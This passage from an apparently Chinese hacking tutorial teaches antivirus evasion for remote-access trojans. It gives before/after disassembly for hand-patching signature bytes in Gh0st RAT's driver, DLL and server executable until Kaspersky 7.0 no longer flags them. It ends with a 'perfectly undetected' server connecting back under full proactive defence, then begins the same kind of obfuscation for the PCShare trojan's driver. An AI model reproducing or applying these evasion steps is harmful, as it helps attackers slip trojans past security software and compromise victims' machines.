


图68

另外可以利用C32ASM进行修改特征码：用C32ASM打开11.sys跳到特征码所在位置，位置附近情况如下：

```
00010694:  57                      PUSH    EDI
00010695:  8B45 F8                 MOV     EAX, [DWORD SS:EBP-8]
00010698:  8965 E8                 MOV     [DWORD SS:EBP-18], ESP
0001069B:  50                      PUSH    EAX
0001069C:  8B45 FC                 MOV     EAX, [DWORD SS:EBP-4]
0001069F:  C745 FC FFFFFFFF        MOV     [DWORD SS:EBP-4], -1
```

修改后如下：

```
00010694:  57                 PUSH    EDI
00010695:  EB 3F              JMP     SHORT 000106D6          特征码位置跳转到新的位置
00010697:  90                 NOP
00010698:  90                 NOP
00010699:  90                 NOP
0001069A:  90                 NOP
0001069B:  50                 PUSH    EAX
0001069C:  8B45 FC            MOV     EAX, [DWORD SS:EBP-4]
0001069F:  C745 FC FFFFFFFF   MOV     [DWORD SS:EBP-4], -1
中间省略部分……
000106D4:  0000               ADD     [BYTE DS:EAX], AL
000106D6:  8B45 F8            MOV     EAX, [DWORD SS:EBP-8]        新的位置
000106D9:  8965 E8            MOV     [DWORD SS:EBP-18], ESP
000106DC:  EB BD              JMP     SHORT 0001069B          跳回去继续执行
000106DE:  90                 NOP
000106DF:  90                 NOP
000106E0:  0000               ADD     [BYTE DS:EAX], AL
```

修改说明：　在程序后面寻找一段空白代码，将特征码移到空白位置，再跳回原来位置继续执行。可以参照修改代码后面的说明，修改完毕后别忘记用Peeditor校验和，手动修改相对稳定性高一些。

接下来对2.dll进行定位，依然用MYCLL，同样直接给出特征码位置：

```
0000EAE9_00000004   内存地址：1000F6E9
000159CE_00000002   内存地址：100189CE
```

这里修改特征码就会遇到难题了，也是本节要介绍的重点。用OD载入目标文件，跳到1000F6E9处先进行修改，当我们修改完1000F6E9保存文件的时候弹出如图69所示窗口。




图69

发现保存的DLL文件不是原来的文件，而是卡巴斯基文件夹里的一个名为miscr3.dll的文件，我们再修改100189CE的时候出现“指定地址无内存”的提示。

如果出现这种情况，是很郁闷的事情，首先怀疑是不是特征码定位错了。其实没有错，原因是：

小知识

凡是装了卡巴7.0的机器，卡巴对该机器的系统肯定有一定的修改，干扰调试器调试文件。于是在装了卡巴斯基7.0的机器上修改特征码，往往容易出错，修改完后发现依然被杀，或者有时候被杀有时候不杀。所以，最有效的办法是定位与修改分离，大家可以将这个要修改的DLL文件在没有装卡巴的虚拟机中进行修改。

重新用OD打开要修改的DLL文件，发现这次是正常的了，保存后也依然是原来的文件。这里可以肯定一下，就是卡巴在作怪！所以修改特征码不要在装有卡巴的机器上修改，利用虚拟机是我比较喜欢的方法。

我们复制出第一处特征码位置附近的反汇编代码：

```
1000F6E3  |.  56            push    esi
1000F6E4  |.  53            push    ebx
1000F6E5  |.  E8 D68EFFFF   call    100085C0
1000F6EA  |.  83FE 01       cmp     esi, 1
1000F6ED  |.  8945 0C       mov     dword ptr [ebp+C], eax
1000F6F0  |.  75 0C         jnz     short 1000F6FE
```

特征码在CALL指令的那一行，其作用一般是调用其他过程，我们可以把这条指令移动位置。使用跳转法，先将call 100085C0这条指令复制出来之后用NOP填充，然后找一处空白区域，起始地址为1000FA6F，再将刚刚NOP填充的地方换成跳转指令jmp 1000FA6F，跳转到这个空白区域的起始位置。之后来到空白区域起始位置，进行“汇编”写入call 100085C0这条指令，紧接着下面写jmp 1000F6EA。如果不明白，可以参照下面修改好的代码，大家可以对比前面一段代码（注意位置：第3行、倒数第3、4、5行）。

```
1000F6E3  |.  56            push    esi
1000F6E4  |.  53            push    ebx
1000F6E5      E9 85030000   jmp     1000FA6F
1000F6EA  |.  83FE 01       cmp     esi, 1
1000F6ED  |.  8945 0C       mov     dword ptr [ebp+C], eax
1000F6F0  |.  75 0C         jnz     short 1000F6FE
中间省略……以下是空白区域添加的代码
1000FA6D      00            db      00
1000FA6E      00            db      00
1000FA6F      E8 4C8BFFFF   call    100085C0
1000FA74    ^ E9 71FCFFFF   jmp     1000F6EA
1000FA79      90            nop
1000FA7A      00            db      00
1000FA7B      00            db      00
```

修改完第一处特征码后先将文件保存，再接着修改下一处特征码，内存地址100189CE。复制出来，发现下面全是异或运算，**对于同一个数进行连续的异或运算，运算顺序是可以改变的，其结果不变。**这样，我们可以直接将两条指令调换一下位置：

```
100189CD      34 14         xor     al, 14
100189CF      34 18         xor     al, 18
```

修改后如下：

```
100189CD     34 18          xor     al, 18
100189CF     34 14          xor     al, 14
```

将文件保存为3.dll，文件完美免杀。将3.dll导入到server.exe，如图70所示。




图70

之后将打开的文件另存为server1.exe，接着再来定位server1.exe的特征码，我直接给出特征码内存地址：00401221，我们要修改的特征码如下：

```
0040121F     8A4424 5C      mov     al, byte ptr [esp+5C]
00401223     83C4 0C        add     esp, 0C
```

直接修改成：

```
0040121F     83EC F4        sub     esp, -0C
00401222     8A4424 50      mov     al, byte ptr [esp+50]
```

其实就是上下指令调换顺序，但是运算上要有修改，**把mov al, byte ptr [esp+5C]这句改成了mov al, byte ptr [esp+50]，相当于esp减少了0C。因为把add esp, 0C（sub esp, -0C和其是等效的）放在了上面，esp已经先加上了0C。**

修改后保存文件为server2.exe，经过卡巴扫描，完美免杀！这样，一个完美的过主动防御的免杀Gh0st Rat服务端就做成了。在卡巴斯基主动防御全开的情况下，完美运行上线，如图71所示。




图71　完美上线

免杀

总结

本节算是对特征码修改的综合运用，几处特征码都是手工修改，最后的服务端成功在卡巴斯基7.0主动防御全开的情况下完美上线，而且服务端没有壳，扫描内存也没有发现任何迹象，也是很完美的过了卡巴启发式杀毒。这里需要强调的一点就是，卡巴的定位与特征码修改是要分离的，也就是修改特征码时不要在装有卡巴的机器上进行，这样修改起来才准确。定位的过程我没有写，但也存在一个小技巧，不要每次生成100个文件，如果你生成100个，卡巴可能一个都不杀。尽量是生成99个文件、98个文件等，用这样的数字来定位，00替换不行就换成90，正向不行就换成反向，最后肯定会准确的定位出特征码的。

十三、拿出调试新武器IDebugger 驱动文件加花指令全免杀

一直以来都是用C32ASM来对驱动文件（.sys）做免杀，但是C32ASM对指令的解析能力不如OllyDBG强，这也是大家都用OD来修改EXE和DLL的原因，本节就来介绍一款新的调试工具——Immunity Debugger v1.5（以下简称IDBG，是汉化版）。

这个工具和OD的界面是一样的，功能上也几乎一样，对于做免杀的人来说，它最大的优点是能够打开驱动文件。我们就以PCSHARE的驱动文件为例，来用这款工具做下它的免杀。

用IDBG打开驱动文件的时候，会遇到如图72所示的提示。这里直接点“是”就可以了，之后又会弹出警告窗口，点“确定”，如图73所示。




图72




图73

接着还会弹出“程序初始化失败”的窗口，依然点“确定”，如图74所示。最后终于看到了反汇编窗口中的代码，如图75所示。

